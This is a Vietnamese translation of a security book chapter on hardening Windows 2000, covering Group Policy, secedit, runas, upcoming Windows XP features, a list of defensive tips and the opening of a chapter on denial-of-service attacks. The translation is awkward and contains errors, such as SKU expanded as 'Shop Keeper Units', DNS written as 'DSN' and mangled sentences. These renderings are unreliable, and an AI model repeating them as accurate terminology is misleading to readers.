Hiệu chỉnh GPO sẽ cho thấy sự thừa cấu hình bảo mật. Cấu hình bảo mật này có thể được áp dụng đối với nhiều đối tượng thư mục. Một lợi ích riêng là (Of particular interest is...) nút Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options trong GPO. Có hơn 30 tham số ở đây có thể dùng để định cấu hình nhằm nâng cao bảo mật cho bất kỳ đối tượng máy tính nào mà ở đó có áp dụng GPO. Những tham số này bao gồm Additional Restrictions For Anonymous Connections (thiết lập RestrictAnonymous), LanManager Authentication Level, và Rename Administrator Account, ba thiết lập quan trọng này chỉ được truy cập qua một vài giao diện khác biệt NT4.

Nút Security Settings cũng là nơi Account Policies; Audit Policies; và Event Log, Public Key, và IPSec policies có thể được thiết lập. Bằng việc cho phép những thủ thuật hữu hiệu này được thiết lập tại vùng, miền, hay tại mức OU, công tác quản lý bảo mật trong những môi trường lớn được giảm đi đáng kể. Quản Lý Miền Mặc Định GPO được chỉ rõ trong hình 6-4.

Những GPO dường như là phương cách cuối cùng để công việc định cấu hình được bảo mật trong những miền Windows 2000 rộng lớn. Tuy nhiên, bạn có thể chỉ thu được những kết quả thất thường khi tạo sự kết hợp giữa quản lý mức miền và mức cục bộ, và sự trì hoãn trước khi những thiết lập

Group Policy có hiệu lực có thể cũng gây khó chịu cho bạn. Sử dụng công cụ secedit để làm mới Policy ngay lập tức là một cách để giải quyết sự trì hoãn này (Secedit sẽ được nói tới chi tiết hơn ở phần sau). Để làm mới lại Policy sử dụng secedit, mở hộp thoại Run và nhập vào

Secedit / refreshpolicy MACHINE_POLICY

Để làm mới lại policy dưới nút User Configuration, gõ

Secedit / refreshpolicy USER_POLICY




Figure 6-4. The Default Domain Policy GPO

Những Công Cụ Định Cấu Hình Bảo Mật

Liên quan đến đặc trưng Group Policy là Công Cụ Định Cấu Hình Bảo Mật, công cụ này bao gồm các tiện ích *Phân Tích* và *Định Cấu Hình Bảo Mật* và tiện ích *Khuôn Mẫu Bảo Mật*.

Công cụ Phân Tích và Định Cấu Hình Bảo Mật cho phép các administrator kiểm lại cấu hình hệ thống cho tương thích với khuôn mẫu đã định sẵn và tái định cấu hình bất kỳ một thiết lập nào không phù hợp. Công cụ này tiện dụng như một MMC snap-in, hay như một phiên bản dòng lệnh (secedit). Đây là một cơ chế mạnh mẽ cho mọi quyết định nhanh nếu một hệ thống gặp phải những yêu cầu bảo mật đường cơ sở. Thật không may, công việc phân tích và định cấu hình chỉ có thể áp dụng đối với những hệ thống cục bộ và không áp dụng được đối với phạm vi vùng miền. Tiện ích secedit có thể được dùng trong các logon batch script để bố trí cấu hình và phân tích đến các hệ thống ở xa, nhưng tiện ích này vẫn không trọn vẹn như tính năng của Group Policy trong môi trường phân phát.

Tuy nhiên một điều may mắn là những khuôn mẫu bảo mật có thể được nhập vào một Group Policy. Vì vậy, bất cứ miền, vùng, OU nào có GPO áp dụng vào sẽ nhận được những thiết lập khuôn mẫu bảo mật. Để nhập một khuôn mẫu bảo mật, kích phải chuột vào nút Computer Configuration\Windows Settings\Security Settings, và chọn Import từ trình đơn nội dung. Chức năng Import mặc định với %windir%\security\template directory, tại nơi đây tiêu chuẩn đặt ra của 11 khuôn mẫu bảo mật được lưu trữ.

Thực ra, 11 khuôn mẫu bảo mật này cũng tự chứa đựng công cụ Security Templates. Những file khuôn mẫu này xuất phát từ nhiều mức bảo mật khác nhau mà có thể sử dụng kết hợp với công cụ Phân Tích và Định Cấu Hình Bảo Mật. Mặc dù rất nhiều những tham số chưa được xác định nhưng chúng là những điểm khởi đầu tốt khi thiết kế một khuôn mẫu cho phân tích và định cấu hình hệ thống. Những file này có thể được hiển thị qua Security Templates MMC snap-in hay bằng định cấu hình thủ công với một trình soạn thảo văn bản (một lần nữa các file này có đuôi mở rộng là .inf và được định vị tại %windir%\security\templates\.)

Runas

Đối với những người thực sự quan tâm tới UNIX, để đến với Windows dường như chỉ là một bước nhỏ, nhưng cuối cùng Windows 2000 cho ra đời lệnh chuyển đổi đối tượng sử dụng ban đầu có tên runas. Vốn đã nổi tiếng từ lâu về Bảo mật, ta luôn mong muốn có được tính năng thực thi lệnh trong môi trường mà trong mục đối tượng sử dụng có đặc quyền ở mức hạn chế nhất. Malicious Trojans, các file chạy, thư điện tử, hay các trang Web từ xa trong một trình duyệt có thể khởi chạy tất cả các lệnh với đặc quyền của đối tượng sử dụng hiện tại; và đối tượng sử dụng này càng có nhiều đặc quyền thì những hỏng hóc tiềm tàng càng tồi tệ.

Rất nhiều cuộc tấn công kiểu này có thể xảy ra trong mọi hoạt động thường ngày và vì vậy sẽ trở nên đặc biệt quan trọng đối với những ai cần đặc quyền Administrator để thực hiện một phần trong công việc thường ngày của họ (thêm trạm làm việc vào miền, quản lý người sử dụng, phần cứng – những công việc thông thường). Khi những thao tác bảo mật hữu hiệu nhất hoạt động, những ai không may đăng nhập vào hệ thống của họ như Administrator dường như không bao giờ có đủ thời gian để đăng nhập như một người sử dụng bình thường. Điều này thực sự nguy hiểm trong thế giới mạng máy tính đang phổ biến hiện nay. Nếu một Administrator gặp phải một trang Web có khả năng làm hại hay đọc một thư đã định dạng HTML với nội dung hoạt động nhúng (embedded active content) (xem Chương 16), thì những hư hỏng có thể lớn hơn rất nhiều so với khi Joe User mắc lỗi tương tự trên trạm làm việc độc lập của mình.

Lệnh runas cho phép mọi người có thể đăng nhập như một người sử dụng ít đặc quyền và dần leo lên Administrator trên cơ sở per-task. Ví dụ Joe được đăng nhập như một User bình thường vào hệ điều khiển miền qua Terminal Server, và anh ta bỗng nhiên muốn đổi một trong những mật khẩu Domain Admins (có thể một trong số chúng chỉ thoát khỏi canh giữ thao tác). Thật không may, anh ta thậm chí không thể khởi động được Active Directory Users And Computers như một người sử dụng bình thường cho phép thay đổi một mình Domain Admin password. Runas đến cứu giúp. Sau đây là những gì anh ta làm:

1. Nhấp Start / Run và sau đó gõ Enter
Runas /user:mydomain\administrator "mmc
%windir%\system32\dsa.msc"
2. Nhập mật khẩu Administrator.
3. Khi Active Directory Users And Computers được khởi động (dsa.mmc), anh ta có thể đổi mật khẩu Administrator vào bất cứ lúc nào, nhờ đặc quyền của chương mục mydomain\Administrator.
4. Sau đó anh ta thoát Active Directory Users And Computers và trở lại bình thường như một người sử dụng bình thường.

Anh Joe của chúng ta vừa tự mình thoát khỏi sự rườm rà khi phải đăng xuất Terminal Server, và sau đó lại đăng nhập như Administrator, đăng xuất một lần nữa, và lại đăng nhập trở lại như một người sử dụng bình thường. Ít đặc quyền quyết định ngày hôm đó.

Một trong nhiều ví dụ trước đây về người sử dụng thông minh khi dùng runas sẽ chạy một trình duyệt web hay một trình đọc mail như một người sử dụng ít đặc quyền. Tuy nhiên, đây là nơi runas đòi hỏi sự khéo léo như một mạch khá dài về danh sách địa chỉ thư NTBugtraq được viết chi tiết vào cuối tháng 3/2000 (vào <http://www.ntbugtraq.com>). Những người tham gia đều cố gắng tìm ra chính xác những đặc quyền nào sẽ hoạt động khi một URL được gọi ra trong cửa sổ tìm kiếm trong một hệ thống với nhiều cửa sổ mở, bao gồm một số với đặc quyền runas /u:Administrator. Một gợi ý đề ra là đặc một lối tắt vào trình tìm kiếm này (đã thu nhỏ) trong nhóm Startup, để nó luôn được khởi động với đặc quyền nhỏ nhất. Tuy nhiên một từ cuối cùng khi sử dụng runas theo cách này là với những ứng dụng khởi động thông qua trao đổi dữ liệu động (DDE), như IE, thông tin bảo mật quan trọng được thừa kế từ quá trình xử lý (mẹ) tạo lập. Vì vậy, runas thực sự chưa bao giờ tạo ra những xử lý cần thiết cho việc điều khiển hyperlinks, embedded Word docs, và rất nhiều thứ khác nữa. Tạo lập xử lý mẹ khác biệt bởi chương trình, vì vậy rất khó để xác định quyền sở hữu thực sự. Có thể hãng Microsoft một ngày nào đó sẽ phân biệt được liệu đây có thực sự là một thao tác bảo mật tốt hơn việc đăng xuất tất cả các cửa sổ Administrator để thực hiện trình tìm kiếm.

Runas không phải là một viên đạn bằng bạc. Khi được chỉ ra trong chuỗi Bugtraq, nó "sẽ giảm đi một số mối nguy hiểm này, nhưng lại tạo ra một số nguy hiểm khác" (Jeff Schmidt). Hãy sử dụng runas thật khôn khéo.

LỜI KHUYÊN: Giữ phím SHIFT khi nhấp phải chuột vào một file trong Windows 2000 Explorer – một tùy chọn gọi là Run As bây giờ sẽ xuất hiện trong trình đơn môi trường.

TƯƠNG LAI CỦA WINDOWS 2000

Trong phần này chúng tôi sẽ đề cập đến tương lai phía trước của một vài công nghệ mới có liên quan tới bảo mật. Công nghệ này sẽ định dạng nền Windows 2000 khi nó tiến lên trong những năm sắp tới. Đặc biệt chúng tôi sẽ xem xét những bước phát triển sau:

- ▼ .NET Framework
- ▲ Windows XP / Codename Whistler.

.NET FRAMEWORK

.NET Framework (.NET FX) của hãng Microsoft chứa đựng một môi trường cho xây dựng, triển khai, và chạy Web Services và các ứng dụng khác. Bạn không nên bối rối trước .NET Initiative toàn thể của Microsoft, .NET Initiative toàn thể này liên quan đến những công nghệ tuân thủ theo thuật ngữ thông dụng như XML, Simple Object Access Protocol (SOAP), và Universal Discovery, Description and Intergration (UDDI). .NET Framework là một phần quan trọng của sáng kiến đó, nhưng nó thực sự là nền công nghệ khác biệt hẳn so với tổng thể tầm nhìn .NET của một máy tính cá nhân như một “ổ cắm cho các dịch vụ”.

Thực ra nhiều người gọi .NET Framework là một sự cạnh tranh tính năng vì tính năng đối với môi trường lập trình Java và các dịch vụ liên quan của Sun Microsystems. Rõ ràng đây là một sự chuyển đổi mang tính đột phá cho Microsoft. Bước chuyển này hỗ trợ sự phát triển và môi trường thực hiện hoàn toàn khác biệt với cơ sở truyền thống của thế giới Windows, Win32 API và NT Service. Giống như việc cắt giảm bớt trách nhiệm của công ty để giao phó tất cả các sản phẩm với mạng Internet mới ra đời vào giữa những năm 1990, .NET Framework chính là khởi điểm quan trọng đối với Microsoft. Nó có thể được gắn ghép phổ biến vào những công nghệ khác của Microsoft trong tương lai. Hiểu được triển vọng của hướng đi mới này là rất cần thiết đối với những ai có trách nhiệm đưa công nghệ của Microsoft tiến bước trong tương lai.

CHÚ Ý Xem *Hacking Exposed Windows 2000* (Osborne/McGraw-Hill, 2001) để biết thêm chi tiết về .NET Framework.

CODENAME WHISTLER

Mỗi chương trong bảo mật Windows 2000 sẽ là chưa đủ nếu như thiếu sự kiểm tra những tính năng bảo mật mới được dự định trong phiên OS sắp tới. Kể từ khi bài viết này đến tay các bạn, Release Candidate 1 (RC1) cho Codename Whistler đã được tung ra, vì vậy sự phân tích toàn diện về tính năng này là một bước đi trước. Tuy nhiên, chúng ta sẽ đi khảo sát khái quát tính năng này và dùng những ấn tượng ban đầu của chúng ta ở đây.

Phiên Bản Whistler

Thế hệ tiếp theo của Windows hiện được chia thành SKU (Shop Keeper Units, đó là chỉ danh ID) khách và chủ. Những phiên bản máy khách được gọi là Windows XP và bao gồm bản làm việc Professional Edition (Windows XP Pro), Home Edition với đích là SOHO/khách hàng, và Windows XP 64-bit Edition ứng dụng đặc biệt đầu trên. Những phiên bản chủ sẽ có thể mang tên .NET Server (mặc dù chúng vẫn được đề cập đến với cái tên codename Whistler) và sẽ có thể bao gồm cả những đặc tính của Server cũ và Advanced Server. Sau đây là tóm lược:

▼ Máy khách

- Windows XP Professional (bản làm việc)
- Windows XP Home Edition (khách hàng)
- Windows XP 64-bit Edition (ứng dụng thực thi cao)

▲ Máy chủ

- .NET Server (Whistler)

CHÚ Ý Windows XP Home Edition được đề cập trong Chương 4.

Internet Connection Firewall (Tường bảo vệ kết nối Internet)

Internet Connection Firewall (ICF) có thể là tính năng bảo mật dễ nhận thấy nhất do nó gắn liền trên hệ điều hành OS mới. ICF đưa ra các tính năng trích lọc gói tin cho phép sử dụng mạng hướng ra mở nhưng vẫn khoá tính năng kết nối hướng vào.

Software Restriction Policies (các chính sách hạn chế phần mềm)

Software Restriction Policies của Windows XP là bước tiến tiếp theo của hãng Microsoft trong cuộc chiến mã nghịch, kết hợp một vài đặc tính riêng biệt của hệ điều hành trước thành một thể thống nhất chống lại mã nguy hiểm như virus lây qua đường thư điện tử.

Built-in Wireless Networking Authentication and Encyption (Tính năng mã hoá và xác định mạng không dây được cài đặt sẵn)

Secure / Ethernet LAN trong Windows XP thực hiện chức năng an ninh cho cả mạng LAN không dây và có dây dựa trên tính năng đặc tả IEEE 802.11. Lưu ý rằng mạng LAN phải thực hiện hiệu quả điều khiển truy xuất đối với tính năng này; nhưng bằng cách gắn hỗ trợ vào Windows, Microsoft đã tìm cách làm cho OS có thể tham gia vào môi trường an ninh này được dễ dàng và minh bạch hơn.

CHÚ Ý Một số cuộc tấn công có thể phá vỡ những đặc tính bảo mật 802.11 hiện hành. Xem chương 14 để biết thêm chi tiết.

MS Passport Single Login Tích Hợp cho mạng Internet

Trong Windows XP, những giao thức xác định Passport đã được thêm vào WinInet (WinInet là DLL có chức năng quản lý khả năng kết nối Internet). Hộ chiếu là giải pháp đăng nhập đơn của Microsoft vào Internet. Các chương mục đối tượng sử dụng được lưu trong những máy chủ chạy chương trình Microsoft, và khi đã được xác thực giá trị cho dịch vụ, một thiết bị chống giả mạo được thiết lập trên máy của đối tượng sử dụng trong một thời gian nhất định. Thiết bị này có thể được sử dụng để truy cập các trang khác có nội dung hỗ trợ lược đồ xác thực giá trị Hộ chiếu.

Biện pháp quản lý cục bộ và nhóm mới

Có một số thiết lập mới có thể được định cấu hình thông qua Biện Pháp Quản Lý Cục Bộ Và Nhóm của Windows XP/Whistler, bao gồm một thiết lập điều khiển mức độ thiếu hụt giá trị phức tạp của LAN Manager.

Ngoài nhiều thiết lập mới có thể được định cấu hình, Whistler cũng đưa ra một bổ sung mới cho Biện Pháp Quản Lý Nhóm có tên Resultant Set of Policy (RSOP). RSOP thực hiện khá nhiều chức năng. RSOP có chức năng truy hỏi những giao điểm giữa những đối tượng Quản lý nhóm áp dụng tại các cấp độ trong thư mục (vùng, miền, hay OU) và trở về thiết lập quản lý hiệu quả. Kiểm tra thứ tự quản lý theo cách này có thể công việc gỡ rối trở nên dễ dàng hơn. RSOP được thực hiện nhờ công cụ gpresult dòng lệnh.

Quản Lý Uy Quyền (Credential Management)

Đặc tính Quản Lý Sự Ủy Nhiệm cung cấp một nơi lưu giữ bảo mật của sự ủy nhiệm cho đối tượng sử dụng, bao gồm mật khẩu và những xác nhận chứng thực X.509. Xác nhận này cung cấp một phương thức đăng nhập đơn nhất quán cho người sử dụng, bao gồm những đối tượng sử dụng tự do, thông qua việc cho phép họ dễ dàng truy cập nhờ thường xuyên sử dụng sự ủy nhiệm một cách rõ ràng.

Tạo cho người sử dụng dễ dàng hơn khi phục hồi mật khẩu tại những hệ thống khác và lưu chúng trong một nơi độc lập, điều này dường như không phải là một ý kiến hay cho chúng ta. Tất nhiên, Windows có thể tự động lưu sự ủy quyền quá lớn ngày hôm nay trong một vài nơi riêng biệt (mật khẩu của một trang Web qua IE, mật khẩu chương mục quay số, mật khẩu đăng nhập miền tại LSA...), vì vậy có thể một nơi chứa hay một API tập trung cho việc lưu trữ được bảo mật những thông tin trên là một sự tiến bộ đáng kể. Chúng ta sẽ được thấy sau.

Kích Hoạt Sản Phẩm Windows

Mặc dù không chỉ đơn thuần là một đặc tính bảo mật theo quan điểm của khách hàng của Microsoft, Kích Hoạt Sản Phẩm Windows (WPA) còn có

thể được nhìn nhận như một biện pháp bảo mật rất quan trọng theo quan điểm của Microsoft. Trong bất kỳ trường hợp nào, WPA vẫn tạo một chuyển biến quyết định trong quá trình phát triển Windows – trừ một ngoại lệ những phiên bản Volume Licensed (VL), mọi SKU khách của Windows sẽ có thể cần được kích hoạt thông qua đường viễn thông hay Internet.

Quản Lý Và Điều Khiển Từ Xa

Windows XP/Whistler có hai tính năng điều khiển từ xa được xây dựng dựa trên kỹ thuật SO. Những đặc tính này được quản lý bằng System Control Panel/Remote tab. Đầu tiên là Remote Assistance (trợ giúp từ xa), sẽ được thảo luận tại Chương 14.

Bản thứ hai, máy tính để bàn từ xa, là máy chủ đầu cuối cho hệ điều hành Windows XP. (Nó không có sẵn trong phiên bản gốc). Nó cung cấp sự đăng nhập lẫn nhau từ xa vào vỏ hệ điều hành Windows XP thông qua giao thức máy tính để bàn từ xa (RDP), chỉ giống như máy chủ đầu cuối. RDP sử dụng TCP 3389 mà sẽ có trong các máy cùng với máy tính để bàn từ xa có khả năng. Tài liệu hiện hành của Microsoft đề nghị một khung cảnh thông dụng để sử dụng các máy tính để bàn từ xa: một nhân viên của công ty có thể thiết lập từ xa vào trạm làm việc ở cơ quan của anh ta hay cô ta và sau đó kết nối tới các hệ thống vào ban đêm từ nhà để sắp xếp một vài tác vụ chưa hoàn thành. Chúng ta nghi ngại nhiều sự an toàn của nhà quản trị luôn mơ mộng hão huyền khi nó có thể trên các mạng của họ.

Chuẩn Plug and Play phổ biến

Hệ điều hành Windows XP/ Whistler thêm sự hỗ trợ lựa chọn cho chuẩn Plug and Play (cắm vào là chạy) chung, mà là một chuẩn cải tiến cho sự khám phá các thiết bị chung và sự nhận dạng thông qua các mạng. Bức tranh rõ rệt về máy tính của bạn luôn qua mạng và định dạng bất kỳ một máy in nào, dung lượng của chúng, v.v.. Tất nhiên, quá trình khám phá này là một đường hai chiều, và nhiều thiết bị khác cũng có thể lượm lặt thông tin về hệ thống của bạn thông qua UpnP. Loại đó giống như là SNMP cùng với sự khám phá tự động và không có xác nhận (trong khuynh hướng đặc trưng). Nếu dịch vụ UpnP điều khiển bằng tay được lắp đặt (thông qua chương trình thêm vào /di chuyển/ bộ phận Window/ các dịch vụ mạng' thiết bị Plug and Play), và dịch vụ máy chủ thiết bị UpnP có thể, hệ thống sẽ nghe trên TCP 2869. Dịch vụ này hồi đáp tới những câu lệnh HTTP đặc biệt. Giao thức khám phá dịch vụ đơn giản (SSDP) cũng được thiết lập và nghe thông qua nhiều IP. Theo ý kiến của chúng tôi, UpnP có thể thêm vào sự xác thực trong phiên bản 2 của giao thức, và đến lúc ấy Microsoft nên đưa nó ra.

Một chú ý về những ổ cắm thô và những yêu cầu không có căn cứ khác

Nhiều yêu cầu thổi phồng về sự an toàn của Window XP/ Whistler đã diễn ra từng ngày, và càng nhiều đảm bảo sẽ được làm tốt hơn sau khi công bố. Tuy được làm bởi Microsoft, những điều hỗ trợ nó, hay nhiều người chỉ trích nó, là những yêu cầu sẽ chỉ bị tiêu tan bởi thời gian và sự kiểm chứng trong những hoàn cảnh của thế giới thực. Gần đây, người hay

châm chọc sự an toàn Steve Gibson đưa ra một quyết đoán gây xôn xao dư luận rằng Window XP khuyến khích giao diện chương trình được gọi là những ổ cắm thô sẽ dẫn đến địa chỉ mạng mở rộng lừa bịp và dịch vụ từ chối những cuộc xâm nhập trên nền những công nghệ như vậy. Chúng ta sẽ đưa mọi người trù tích cuối cùng trên quyết đoán này rằng vị trí của chúng ta sẽ được kết luận trên sự an toàn của Window.

Hầu hết những sự quản cáo “không an toàn” về những kết quả Window từ những lỗi chung đã tồn tại trên nhiều công nghệ khác và trong một thời gian dài. Nó chỉ tồi tệ duy nhất bởi sự phát triển mở rộng của Window. Nếu bạn chọn sử dụng diễn đàn Window cho nhiều lý do rằng nó quá phổ biến (dễ sử dụng, thích hợp, v.v..), bạn sẽ chịu gánh nặng về sự hiểu biết về cách tạo nó an toàn và giữ được nó như thế nào. Hy vọng rằng, bạn cảm thấy tự tin với kiến thức thu được từ quyển sách này . Chúc may mắn !

Tổng kết

Với sự khác thường về sự khai thác của IIS5, Windows 2000 đã chỉ ra được sự tiến bộ thông qua NT4 trong từng giai đoạn của toàn bộ sự an toàn. Thêm vào những đặc trưng an toàn mới như là IIPSec và một chính sách an toàn đã phân bổ chính xác cũng giúp tăng trở ngại cho những kẻ xâm nhập và giảm gánh nặng cho nhà quản lý. Đây là một vài mẹo an toàn đã biên dịch từ sự thảo luận của chúng ta trong chương này và chương 5 về NT, và từ một lựa chọn về những nguồn an toàn nhất của Window 2000 trên mạng Internet:

▼ Kiểm tra sự xâm nhập nguy hiểm vào Window 2000 để hoàn thành sự bảo vệ an toàn cho Window 2000 từ đầu đến cuối. Quyển sách đó bao quát và mở rộng thông tin đã đề cập trong cuốn sách này để phát hành kết quả phân tích an toàn toàn diện của Microsoft về vị trí hệ điều hành và những phiên bản tương lai.

■ Nhìn vào bài tổng kết từ chương 5 để kiểm tra danh sách vạch ranh giới tới NT vững chắc. Hầu hết, nếu tất cả những thông số này không ứng dụng cho Window 2000. (Tuy nhiên, một vài trong số chúng có thể trong một vài phần mới của UI - cụ thể Nhóm đối tượng chính sách “ Cấu hình máy tính\ Cài đặt Window\ Cài đặt an toàn\ Những chính sách cục bộ\ Những lựa chọn an toàn”.

■ Sử dụng danh sách an toàn được Microsoft cung cấp có sẵn tại <http://www.microsoft.com/security>. Cũng đưa ra công cụ cấu hình IIS5 cho phép người sử dụng định ra khuôn mẫu trên nền tảng những bài thực hành tốt được tạo và được ứng dụng cho các Máy chủ thông tin mạng Internet Window 2000 .

■ Xem <http://www.microsoft.com/TechNet/prodtechnol/sql/maintain/security/sql2ksec.Asp>, thông tin về sự an toàn SQL Server 2000 trên Window 2000, và xem <http://www.sqlsecurity.com> thông tin chi tiết về tính dễ gây nguy hiểm nhất trên SQL. Cũng vậy, sự xâm nhập nguy hiểm vào Window 2000 bao gồm toàn bộ chương này về những cuộc xâm nhập SQL và những biện pháp đối phó tất cả các nguồn.

■ Nhớ rằng cấp hệ điều hành (OS) có thể không phải là nơi một hệ thống sẽ bị tấn công. Cấp ứng dụng này luôn xa sự nguy hiểm hơn - đặc biệt sự hiện đại, không có quốc tịch, các ứng dụng trên nền trang web. Thực hiện sự chuyên cần của bạn tại cấp OS sử dụng thông tin đã cung cấp trong chương này, nhưng tiêu điểm cao và chủ yếu bảo vệ toàn bộ lớp ứng dụng.

■ Nó có thể nghe rất ầu trĩ, nhưng đảm bảo bạn đang triển khai một phiên bản cập cao của Window 2000. Máy chủ và những sản phẩm Máy chủ tiên tiến đưa ra một số lượng lớn những dịch vụ (đặc biệt khi có cấu hình như là bộ điều khiển miền thư

mục chủ động) và nên được bảo vệ chặt chẽ tránh khỏi những mạng không tin cậy, những người sử dụng và bất kỳ cái gì bạn vẫn còn mơ hồ.

- Sử dụng tối thiểu bằng sự an toàn cao: nếu không có cái gì tồn tại để xâm nhập, những kẻ xâm nhập sẽ không có cách nào để đột nhập được. Sử dụng dịch vụ .msc gây mất khả năng hoạt động những dịch vụ không cần thiết. Những dịch vụ cần thiết còn lại, định hình chúng một cách an toàn; ví dụ, cấu hình dịch vụ DSN của Windows 2000 hạn chế vùng chuyển dịch tới các máy chủ chuyên biệt.

- Nếu tài liệu và các dịch vụ in không cần thiết, vô hiệu khả năng hoạt động của NetBIOS qua TCP/IP bằng cách mở Mạng và Quay số kết nối và chọn Advanced\Advanced Settings và huỷ lựa chọn File và Printer Sharing For Microsoft Networks cho mỗi thiết bị điều hợp mà bạn muốn bảo vệ, đã minh hoạ trong hình 6-1 ở đầu chương này. Những cái còn lại là những cách tốt nhất để cấu hình nên giao diện bên ngoài máy chủ kết nối mạng Internet.

- Sử dụng màng lọc TCP/IP và những màng lọc IPsec mới (đã miêu tả trong chương này) để khoá truy cập tới bất kỳ một cổng nghe nào khác ngoại trừ chức năng hoàn toàn cần thiết tối thiểu.

- Bảo vệ các giao diện Internet của máy chủ về tường lửa hay những lỗi đi được trang bị để hạn chế những cuộc xâm nhập dịch vụ từ chối như là dòng lũ SYN và những cơn bão phá vỡ IP. Thêm vào đó, những bước đưa ra trong chương này làm vững mạnh Windows 2000 chống lại tiêu chuẩn IP dựa trên những cuộc xâm nhập DoS, và đạt được sự trộn lẫn thích hợp để nối tạm IP không liên quan đến những lỗi máy tính.

- Giữ cập nhật với toàn bộ những gói dịch vụ gần đây và những sự nổi an toàn. Xem [http:// www.microsoft.com/security](http://www.microsoft.com/security) để xem bảng tin danh sách cập nhật.

- Hạn chế những đặc quyền đăng nhập tương tác để dừng những cuộc xâm nhập mạnh đặc quyền (giống như dịch vụ tên là dự đoán trước đường ống và các vấn đề trạm windows) trước khi chúng bắt đầu.

- Bất kể khi nào có thể, thoát khỏi khu vực Máy chủ đầu cuối hơn là chỉ ngắt kết nối từ chúng, để không dời những khu vực mở cho những nhà quản lý đều xâm nhập vào.

- Sử dụng những công cụ mới như Chính sách Nhóm (gpedit.msc) và Cấu hình an toàn và sự Phân tích công cụ theo khuôn mẫu truyền thông để trợ giúp tạo và xây dựng những cấu hình an toàn thông suốt môi trường Windows 2000 của bạn.

- Tuân theo một chính sách mạnh về sự an toàn vật lý để bảo vệ chống lại những cuộc xâm nhập ngoại tuyến chống lại SAM và EFS được minh hoạ trong chương này. Sự thực thi SYSKEY trong chế độ mật khẩu hay đĩa mềm được bảo vệ để tạo ra những cuộc xâm nhập này khó hơn. Giữ những máy chủ nhạy an toàn về mặt vật lý, đặt mật khẩu BIOS để bảo vệ sự nạp tuần tự, và xoá hay vô hiệu hoá ổ đĩa mềm và xoá các thiết bị truyền thông mà có thể nạp hệ thống để thay đổi OSes.

- Theo “ Best Practices for Using EFS” tìm thấy trong Windows 2000 trợ giúp các tập tin, để thực thi sự mã hoá mức thư mục rộng cho nhiều người sử dụng dữ liệu khi có thể, đặc biệt cho những người sử dụng máy tính xách tay. Đảm bảo xuất khẩu và sau đó xoá sự sao chép cục bộ sự phục hồi khoá chi nhánh để các biểu tượng EFS đã mã hoá không dễ bị nguy hiểm đối với các cuộc xâm nhập ngoại tuyến mà làm tổn hại Nhà quản lý phục hồi chứng nhận.

- Thuê bao tới danh sách gọi NTBugtraq ([http:// www.ntbugtraq.com](http://www.ntbugtraq.com)) để giữ vững những thảo luận hiện hành trong sự an toàn của NT 2000. Nếu khối lượng lưu chuyển trên danh sách trở nên vững vàng cho một vài rãnh, thay đổi sự mô tả của bạn tới các dạng điện báo, mà trong đó một điện báo của tất cả những tin nhắn quan

trọng được đưa ra định kỳ còn được mong đợi. Để nhận danh sách thư dạng điện báo trong mạng NT an toàn, gửi một tin nhắn tới listserv@listserv.ntbugtraq.com cùng với “đặt điện báo NT an toàn” trong đoạn giữa của tin nhắn. (bạn không cần một tuyến đối tượng) .

▲ Danh sách thư điện tử của Win2KsecAdvice tại [http:// www.ntsecurity.net](http://www.ntsecurity.net) mà giống hệt NTBugtraq, thỉnh thoảng có nội dung danh sách NTBugtraq sót. Nó cũng có một phiên bản điện báo thuận tiện.

CHƯƠNG 12

PHỦ NHẬN TẤN CÔNG DỊCH VỤ (DOS)

Smurf, Fraggle, boink và teardrop. Không chúng ta không nói về những thứ đồ uống của trẻ con ở đây mà ta đang bàn đến một số công cụ mà kẻ tấn công đã sử dụng để tàn phá và phá hoại khủng khiếp mạng Internet trong suốt một vài năm trở lại đây. Phủ nhận các cuộc tấn công dịch vụ (DoS) ngốn của các doanh nghiệp đến hàng triệu đô la mỗi năm và là mối nguy nghiêm trọng tới bất kỳ hệ thống hay mạng nào. Những chi phí này liên quan đến thời gian chết của hệ thống, mất lợi nhuận, và những lao động liên quan đến việc xác định và phản ứng trước những cuộc tấn công như vậy. Chắc chắn là một vụ tấn công DoS sẽ phá vỡ hay hoàn toàn phủ nhận dịch vụ trước những người sử dụng, mạng, hệ thống hợp pháp hay những nguồn lực khác. Ý định của bất kỳ một vụ tấn công nào như vậy thường rất nham hiểm và thường hầu như chẳng cần phải mất nhiều kỹ năng vì những công cụ cần thiết đều đã sẵn có.

